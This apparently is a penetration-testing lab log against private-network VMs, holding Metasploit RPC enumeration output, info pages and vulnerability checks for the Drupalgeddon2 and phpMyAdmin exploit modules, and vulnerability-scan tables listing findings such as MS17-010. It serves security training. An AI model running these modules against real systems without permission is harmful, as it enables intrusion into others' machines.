msf auxiliary(scanner/dcerpc/endpoint_mapper) > run
[*] 192.168.56.103:135    - Connecting to the endpoint mapper service...
[*] 192.168.56.103:135    - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 TCP (49152) 192.168.56.103
[*] 192.168.56.103:135    - 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\pipe\lsass) \\JON-PC
[*] 192.168.56.103:135    - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (LRPC-977448e7b08b390479)
[*] 192.168.56.103:135    - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (audit)
[*] 192.168.56.103:135    - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (securityevent)
[*] 192.168.56.103:135    - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (LSARPC_ENDPOINT)
[*] 192.168.56.103:135    - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (lsapolicylookup)
[*] 192.168.56.103:135    - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (lsasspirpc)
[*] 192.168.56.103:135    - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (protected_storage)
[*] 192.168.56.103:135    - 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\PIPE\protected_storage) \\JON-PC
[*] 192.168.56.103:135    - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (samss lpc)
[*] 192.168.56.103:135    - 12345778-1234-abcd-ef00-0123456789ac v1.0 TCP (49156) 192.168.56.103
[*] 192.168.56.103:135    - 12345678-1234-abcd-ef00-0123456789ab v1.0 LRPC (LRPC-94291c226ba336ab4b) [IPSec Policy agent endpoint]
[*] 192.168.56.103:135    - 367abb81-9844-35f1-ad32-98f038001003 v2.0 TCP (49155) 192.168.56.103
[*] 192.168.56.103:135    - 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (OLEFE885ED88958453B83FEC5036D4B) [PcaSvc]
[*] 192.168.56.103:135    - 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (LRPC-7c958cf836bf40a10a) [PcaSvc]
[*] 192.168.56.103:135    - dd490425-5325-4565-b774-7e27d6c09c24 v1.0 LRPC (LRPC-3513d57018ad9f1811) [Base Firewall Engine API]
[*] 192.168.56.103:135    - 0b6edbfa-4a24-4fc6-8a23-942b1eca65d1 v1.0 LRPC (spoolss) [Spooler function endpoint]
[*] 192.168.56.103:135    - ae33069b-a2a8-46ee-a235-ddfd339be281 v1.0 LRPC (spoolss) [Spooler base remote object endpoint]
[*] 192.168.56.103:135    - 4a452661-8290-4b36-8fbe-7f4093a94978 v1.0 LRPC (spoolss) [Spooler function endpoint]
[*] 192.168.56.103:135    - 7ea70bcf-48af-4f6a-8968-6a440754d5fa v1.0 LRPC (OLE50D3B7A9802294B549538569765D) [NSI server endpoint]
```

```
Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  DUMP_OUTPUT  false            no        Dump payload command output
  PHP_FUNC     passthru         yes       PHP function to execute
  Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies:
                                          socks5, socks5h, http, sapni, socks4
  RHOSTS       192.168.56.102   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                          using-metasploit.html
  RPORT        80               yes       The target port (TCP)
  SSL          false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI    /drupal/         yes       Path to Drupal install
  VHOST                         no        HTTP server virtual host

Payload information:
  Avoid: 3 characters

Description:
  This module exploits a Drupal property injection in the Forms API.

  Drupal 6.x, < 7.58, 8.2.x, < 8.3.9, < 8.4.6, and < 8.5.1 are vulnerable.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2018-7600
  https://www.drupal.org/sa-core-2018-002
  https://greysec.net/showthread.php?tid=2912
  https://research.checkpoint.com/uncovering-drupalgeddon-2/
  https://github.com/a2u/CVE-2018-7600
  https://github.com/nixawk/labs/issues/19
  https://github.com/FireFart/CVE-2018-7600

Also known as:
  SA-CORE-2018-002
  Drupalgeddon 2


View the full module info with the info -d command.

msf exploit(unix/webapp/drupal_drupalgeddon2) > check
[*] 192.168.56.102:80 - The target appears to be vulnerable.
```

```
Basic options:
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies:
                                         cks5, socks5h, http, sapni, socks4
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                         ing-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME   root             yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host

Payload information:
   Avoid: 5 characters

Description:
   This module exploits a PREG_REPLACE_EVAL vulnerability in phpMyAdmin's
   replace_prefix_tbl within libraries/mult_submits.inc.php via db_settings.php
   This affects versions 3.5.x < 3.5.8.1 and 4.0.0 < 4.0.0-rc3.
   PHP versions > 5.4.6 are not vulnerable.

References:
   https://nvd.nist.gov/vuln/detail/CVE-2013-3238
   https://www.exploit-db.com/exploits/25003
   OSVDB (92793)
   http://www.waraxe.us/advisory-103.html
   http://www.phpmyadmin.net/home_page/security/PMASA-2013-2.php


View the full module info with the info -d command.

msf exploit(multi/http/phpmyadmin_preg_replace) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf exploit(multi/http/phpmyadmin_preg_replace) > check
[*] phpMyAdmin version: 3.5.8
[*] 192.168.56.102:80 - The target appears to be vulnerable.
msf exploit(multi/http/phpmyadmin_preg_replace) >
```


192.168.56.102

CRITICAL	HIGH	MEDIUM	LOW	INFO
3	2	8	4	56

Vulnerabilities Total: 73

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	6.3	0.968	84215	ProFTPD mod_copy Information Disclosure
CRITICAL	10.0	-	-	201408	Canonical Ubuntu Linux SEoL (14.04.x)
CRITICAL	10.0*	-	-	92626	Drupal Coder Module Deserialization RCE
HIGH	7.5	5.7	0.9571	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	7.7	0.9997	78515	Drupal Database Abstraction API SQLi
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	-	157288	TLS Version 1.1 Deprecated Protocol
MEDIUM	5.9	5.0	0.9331	187315	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
MEDIUM	5.3	1.2	0.5676	10704	Apache Multiviews Arbitrary Directory Listing
MEDIUM	5.3	-	-	57608	SMB Signing not required
MEDIUM	4.3*	-	-	90317	SSH Weak Algorithms Supported
LOW	3.7	3.2	0.154	70658	SSH Server CBC Mode Ciphers Enabled
LOW	3.7	-	-	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	2.1*	3.2	0.3159	10114	ICMP Timestamp Request Remote Date Disclosure
LOW	2.6*	-	-	71049	SSH Weak MAC Algorithms Enabled
INFO	N/A	-	-	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	-	-	48204	Apache HTTP Server Version

192.168.56.103



Vulnerabilities Total: 26

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	10.0	-	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	6.9	0.625	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remot Code Execution (2509553) (remote check)
HIGH	8.8	9.9	0.9969	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	6.8	7.0	0.2088	90510	MS16-047: Security Update for SAM and LSAD Remote Protoc (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.3	-	-	57608	SMB Signing not required
LOW	2.1*	3.2	0.3159	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	10736	DCE Services Enumeration
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	-	86420	Ethernet MAC Addresses
INFO	N/A	-	-	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	-	-	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	-	-	11011	Microsoft Windows SMB Service Detection
INFO	N/A	-	-	100871	Microsoft Windows SMB Versions Supported (remote check)